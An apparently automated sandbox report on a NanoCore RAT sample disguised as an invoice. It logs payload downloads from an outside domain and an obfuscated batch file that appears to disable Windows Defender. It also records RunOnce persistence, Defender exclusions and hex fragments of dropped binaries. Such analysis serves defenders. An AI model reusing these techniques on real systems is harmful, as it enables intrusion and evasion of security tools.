63 35 38 0d 0a 3c 70 3e 77 77 63 4c 78 63 51 4e 4e 63 78 63 42 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 63 6d 67 67 63 6d 67 67 63 78 63 78 63 51 6c 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6a 4e 63 78 63 51 6d 6c 63 78 63 78 63 78 63 51 4e 63 42 51 63 51 6c 6a 63 51 4e 63 78 63 51 6c 78 63 4c 63 6d 78 67 63 42 42 63 51 6c 4e 63 51 63 77 6a 63 6d 78 67 63 42 42 63 6c 4e 63 51 78 4e 63 51 78 67 63 51 51 67 63 42 6d 63 51 51 6d 63 51 51 4e 63 51 51 51 63 51 78 42 63 51 51 4e 63 4c 77 63 51 78 4c 63 42 6d 63 4c 4c 63 4c 77 63 51 51 78 63 51 51 78 63 51 51 51 63 51 51 6a 63 42 6d 63 4c 6c 63 51 78 51 63 42 6d 63 51 51 4e 63 51 51 77 63 51 51 78 63 42 6d 63 51 78 67 63 51 51 78 63 42 6d 63 6a 6c 63 77 4c 63 6c 42 63 42 6d 63 51 78 4c 63 51 51 51 63 51 78 78 63 51 78 51 63 4e 6a 63 51 42 63 51 42 63 51 78 63 42 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 6c 78 63 6a 4c 63 78 63 78 63 77 6a 63 51 63 42 63 78 63 77 6a 63 51 4e 6d 63 4e 51 63 51 6c 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 6d 4e 63 78 63 42 4e 63 78 63 51 51 63 51 63 6c 78 63 78 63 78 63 78 63 51 51 63 78 63 78 63 6a 63 78 63 78 63 78 63 78 63 78 63 78 63 6d 42 6c 63 42 51 63 51 51 63 78 63 78 63 42 6d 63 78 63 78 63 78 63 42 6d 63 51 51 63 78 63 78 63 78 63 78 63 51 6d 6c 63 78 63 42 6d 63 78 63 78 63 78 63 6d 63 78 63 78 63 4e 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 78 63 4e 63 78 63 78 63 78 Data Ascii: 6c58<p>wwcLxcQNNcxcBcxcxcxcNcxcxcxcmggcmggcxcxcQlNcxcxcxcxcxcxcxcjNcxcxcxcxcxcxcxcxcxcxc xcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcxcQmlcxcxcxcQNcBQcQljcQNcxcQlxcLcmxgcBBcQlNcQcwjcmxg cBBclNcQxNcQxgcQQgcBmcQQmcQQNcQQQcQxBcQQNcLwcQxLcBmcLLcLwcQQxcQQxcQQQcQQjcBmcLlc QxQcBmcQQNcQQwcQQxcBmcQxgcQQxcBmcjlcwLclBcBmcQxLcQQQcQxxcQxQcNjcQBcQBcQxcBjcxcxcxcxcxcxcxc lxcjLcxcxcwjcQcBcxcwjcQNmcNQcQlxcxcxcxcxcxcxcxcxcmmNcxcBNcxcQQcQclxcxcxcxcQQcxcxcjcxcxcxcxcxcxcmBlcB QcQQcxcxcBmcxcxcxcBmcQQcxcxcxcxcQmlcxcBmcxcxcxcmcxcxcNcxcxcxcxcxcxcxcNcxcxcx
Feb 22, 2021 09:14:54.994440079 CET	12328	OUT	GET /base/563CB4793425B369FD0FAF05E615CF43.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 09:14:55.129362106 CET	12329	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:14:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d87de4d02b35a0fd24e7608b29febf03d1613981695; expires=Wed, 24-Mar-21 08:14:55 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax last-modified: Mon, 22 Feb 2021 03:56:14 GMT vary: Accept-Encoding x-frame-options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a67543a00000c012a041000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=5LHt%2BzSN7mUvEuuDj24GGbmB3UvG1KT9HhPY4ogGJnJe84EMb1rjL7ymOoVPocmYIz3BfxM7W6tJGgOTB57exaOn%2FO9X%2FqsslwjTDALoQVNfyZwP"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62574199fba30c01-AMS Data Raw: 33 32 32 36 0d 0a 3c 70 3e 6c 4e 63 6a 77 63 6d 42 63 51 4c 67 63 6d 42 6d 63 51 67 4e 63 51 6c 63 6d 51 78 63 51 4c 6c 63 4e 6d 63 4c 78 63 51 4c 77 63 77 42 63 51 67 4e 63 6d 6c 63 51 78 4c 63 6d 51 6a 63 77 78 63 6d 6d 67 63 6d 4c 63 51 51 78 63 51 6d 4e 63 67 42 63 6d 42 6a 63 51 6d 78 63 51 77 42 63 51 4e 67 63 6d 42 42 63 6c 78 63 4e 6a 63 51 6c 42 63 67 6d 63 51 78 4c 63 51 77 78 63 51 78 4e 63 6d 67 6d 63 51 4e 51 63 6c 6d 63 51 6c 77 63 6d 78 77 6 3 51 51 4e 63 6d 67 4e 63 51 6d 4e 63 42 6a 63 67 63 51 4e 42 63 6d 78 51 63 6a 6c 63 51 6a 51 63 6d 4e 6d 63 51 78 42 63 6d 51 6a 63 51 77 63 6d 6d 67 63 6d 51 77 63 51 51 42 63 77 42 63 51 42 6c 63 6d 78 77 63 67 6a 63 6d 42 6d 63 6d 4e 51 63 77 6d 63 51 6a 6d 63 51 42 4e 63 51 6c 77 63 51 6d 6c 63 51 4c 67 63 42 63 51 42 77 63 67 6d 63 51 4c 6d 63 51 51 77 63 51 51 6d 63 51 77 4c 63 4c 63 4c 42 63 42 6d 63 6d 51 42 63 6d 6a 63 51 77 77 63 51 77 78 63 6a 6c 63 51 77 77 63 51 78 4e 63 51 6d 77 63 6d 6d 6a 63 67 63 51 78 4c 63 67 6a 63 51 6d 42 63 51 4e 63 6d 78 6a 63 6c 78 63 6d 42 42 63 51 67 4c 63 4e 4e 63 51 6d 6c 63 6d 42 63 6d 42 6d 63 51 6a 4c 63 51 67 78 63 77 77 63 6c 4c 63 4c 6d 63 6d 78 78 63 6d 42 42 63 4c 4e 63 4e 4c 63 51 4c 4c 63 6d 78 78 63 67 78 63 67 51 63 6d 42 67 63 51 42 6a 63 42 4c 63 51 51 51 63 51 6c 6a 63 51 77 63 51 6c 42 63 51 4e 6a 63 6d 4e 63 6d 78 4c 63 51 6c 4c 63 51 4e 78 63 6d 67 63 4e 42 63 51 67 6d 63 6d 51 4c 63 6d 51 77 63 6d 4c 63 6d 42 42 63 6d 67 63 6d 4e 63 6d 4e 42 63 6d 67 6d 63 51 6a 6c 63 6c 63 6d 6c 63 6d 6a 63 51 6a 4c 63 6a 6d 63 51 6a 67 63 51 6d 63 6c 4e 63 51 6c 6d 63 6d 51 6d 63 6a 78 63 51 Data Ascii: 3226<p>lNcjwcmBcQLgcmBmcQgNcQlcmQxcQLlcNmcLxcQLwcwBcQgNcmlcQxLcmQjcwxcmmgcmLcQ QxcQmNcgBcmBjcQmxcQwBcQNgcmBBclxcNjcQlBcgmcQxLcQwxcQxNcmgmcQNQclmcQlwcmxwcQQNcmg NcQmNcBjcgcQNBcmxQcjlcQjQcmNmcQxBcmQjcQwcmmgcmQwcQQBcwBcQBlcmxwcgjcmBmcmNQcwmcQj mcQBNcQlwcQmlcQLgcBcQBwcgmcQLmcQQwcQQmcQwLcLcLBcBmcmQBcmjcQwwcQwxcjlcQwwcQxNcQmw cmmjcgcQxLcgjcQmBcQNcmxjclxcmBBcQgLcNNcQmlcmBcmBmcQjLcQgxcwwclLcLmcmxxcmBBcLNcNLcQLLcmxxcg xcgQcmBgcQBjcBLcQQQcQljcQwcQlBcQNjcmNcmxLcQlLcQNxcmgcNBcQgmcmQLcmQwcmLcmBBcmgcmN cmNBcmgmcQjlclcmlcmjcQjLcjmcQjgcQmclNcQlmcmQmcjxcQ
Feb 22, 2021 09:15:09.839158058 CET	13518	OUT	GET /base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html HTTP/1.1 Host: coroloboxorozor.com

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 09:15:09.987102985 CET	13519	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 08:15:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d96d6099f8c046104351d020795d60d371613981709; expires=Wed, 24-Mar-21 08:15:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 03:56:16 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a678e3600000c0179ae8000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=8EBM95%2FoUL3B4iDiNkp%2BFzrstA1Vccj%2F%2BQh2fytdlAehbIGpnxp%2BURWoL47DyBKwG4f9VGrjiL%2BhhXDA%2BPSb%2BIm%2FzyInHHxMlB4thxLlJozmaaBB"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625741f6bf180c01-AMS Data Raw: 35 32 62 32 0d 0a 3c 70 3e 63 78 63 6c 42 63 78 63 4c 78 63 78 63 77 78 63 78 63 51 51 4e 63 78 63 6c 4c 63 78 63 77 67 63 78 63 51 78 67 63 78 63 77 6a 63 78 63 6a 77 63 78 63 6c 42 63 78 63 67 42 63 78 63 67 51 63 78 63 51 6d 78 63 78 63 77 4c 63 78 63 6c 6a 63 78 63 67 42 63 78 63 77 77 63 78 63 67 51 63 78 63 51 78 77 63 78 63 51 78 42 63 78 63 67 77 63 78 63 51 78 4c 63 78 63 51 6d 6d 63 78 63 6c 42 63 78 63 6c 77 63 78 63 51 78 4c 63 78 63 51 78 42 63 78 63 51 78 6c 63 78 63 51 78 6d 63 78 63 51 78 6a 63 78 63 51 51 6c 63 78 63 67 51 63 78 63 67 51 63 78 63 51 51 67 63 78 63 6c 6a 63 78 63 77 67 63 78 63 6c 6d 63 78 63 51 6d 6d 63 78 63 51 78 6a 63 78 63 4e 42 63 78 63 77 4e 63 78 63 67 77 63 78 63 51 78 4e 63 78 63 51 6d 51 63 78 63 51 78 4e 63 78 63 51 51 6a 63 78 63 4c 77 63 78 63 51 78 6c 63 78 63 4e 4c 63 78 63 77 6d 63 78 63 67 51 63 78 63 77 51 63 78 63 4e 77 63 78 63 6c 77 63 78 63 4e 6c 63 78 63 77 6c 63 78 63 51 78 78 63 78 63 4c 78 63 78 63 6c 4e 63 78 63 4e 4c 63 78 63 6c 51 63 78 63 51 78 42 63 78 63 6c 77 63 78 63 67 4e 63 78 63 51 51 4e 63 78 63 67 6a 63 78 63 77 6c 63 78 63 6a 6c 63 78 63 6c 4e 63 78 63 4e 77 63 78 63 77 6a 63 78 63 77 67 63 78 63 51 6d 6d 63 78 63 77 6d 63 78 63 67 67 63 78 63 4c 77 63 78 63 4c 78 63 78 63 51 78 6c 63 78 63 51 78 67 63 78 63 4c 6c 63 78 63 4e 6c 63 78 63 6c 78 63 78 63 77 6d 63 78 63 51 78 4c 63 78 63 77 6a 63 78 63 6c 6c 63 78 63 77 51 63 78 63 6c 4e 63 78 63 77 77 63 78 63 51 6d 6d 63 78 63 51 78 51 63 78 63 67 6d 63 78 63 51 51 78 63 78 63 51 78 4c 63 78 63 51 51 77 63 78 63 6c 77 63 78 63 51 78 42 Data Ascii: 52b2<p>cxclBcxcLxcxcwxcxcQQNcxclLcxcwgcxcQxgcxcwjcxcjwcxclBcxcgBcxcgQcxcQmxcxcwLcxcljcxcgBcxcwwcxcgQcxcQxwcxcQxBcxcgwcxcQxLcxcQmmcxclBcxclwcxcQxLcxcQxBcxcQxlcxcQxmcxcQxjcxcQQlcxcgQcxcgQcxcQQgcxcljcxcwgcxclmcxcQmmcxcQxjcxcNBcxcwNcxcgwcxcQxNcxcQmQcxcQxNcxcQQjcxcLwcxcQxlcxcNLcxcwmcxcgQcxcwQcxcNwcxclwcxcNlcxcwlcxcQxxcxcLxcxclNcxcNLcxclQcxcQxBcxclwcxcgNcxcQQNcxcgjcxcwlcxcjlcxclNcxcNwcxcwjcxcwgcxcQmmcxcwmcxcggcxcLwcxcLxcxcQxlcxcQxgcxcLlcxcNlcxclxcxcwmcxcQxLcxcwjcxcllcxcwQcxclNcxcwwcxcQmmcxcQxQcxcgmcxcQQxcxcQxLcxcQQwcxclwcxcQxB

Analysis Process: CN-Invoice-XXXXX9808-19011143287989.exe PID: 7164 Parent PID: 5908

General

Start time:	09:13:23
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe'
Imagebase:	0x700000
File size:	209408 bytes
MD5 hash:	379482795DA0042D0070E6AE599A369B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.849818190.000000000405C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.849818190.000000000405C000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.849818190.000000000405C000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C1DDD66	CopyFileW
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C1DDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CN-Invoice-XXXXX9808-19011143287989.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f d4 b4 8a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 78 00 00 00 b8 02 00 00 00 00 00 6e 97 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 2c 42 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................ ....0..x..........n.... ....@.. ....,B....@................	success or wait	2	6C1DDD66	CopyFileW
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C1DDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 65 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c %qckbdzpzhfj q%h%anbajpojymsco%o% nransp% %a qeoe%o%mitd%f%puzu%f %bjs%..%fm mjryur%s%ukdtxiqneflfe% c%toqs% %xbvjy%s%ykctzeltrurlx%t %xdvr vty%o%tutofjebvoygco%p %noaevpkwrrrcf% %npfksd%w%ljconeph%i %s inxiygfbc%n%ykxnbrpdqztr db%d%mfuvueeajpyxla%e	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 6a 68 6d 69 65 6a 79 63 71 25 53 25 67 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyi zxtxjl% %bltjjqdy%c%yqhjmtzfzatg c%o%m brcvsyfcckfgr%n%sydculw etea%f% bfmit%i%hoifzximtg%g%cv at% %rn snwm%S%rlsf%D%apxxe d%R%xjaijhm iejycq%S%gecwzl%V%ey zbu%C%ymdvrflpmv% %pqwbdo%s%dilqeadh%t %a qgizekvtiwxm%a%rowstzr hkdhq%r% cswfoouew%t%csa	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 6e 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 6f 71 63 72 25 72 25 76 6b 6f 6a 65 6a 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 78 75 66 73 67 78 77 65 77 6b 25 65 25 6c 73 71 69 6a 74 6d 7a 62 7a 78 6f 25 63 25 6a 78 75 25 74 25 6d 6e 64 6b 73 66 66 62 6b 66 66 68 6b 70 25 69 25 64 6d 79 7a 6b 6f 69 65 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 6c 69 66 25	sbsmada%d%requjn% %jycqiwbglwl fn%T%rmtyy%h%mxpzd% r%otg%e%ifk r%a%ikjis%t%xnnrpvrgah % %ytp%P %oqcr%r%vkojej%o%swa hym%t%krmd xufsgxwewk%e%lsqijtmzb zxo%c%jx u%t%mndksffbkffhkp%i%d myzkoie% o%civmcpixv%n%ucd%"% mtllif%	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CN-Invoice-XXXXX9808-19011143287989.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6C1D5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6C1D5F3C	RegCreateKeyExW

Key Value Created

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	WtdedqepeLXPvCct	unicode	explorer.exe "C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe"	success or wait	1	6C1D646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	dword	0	success or wait	1	6C1DC075	RegSetValueExW
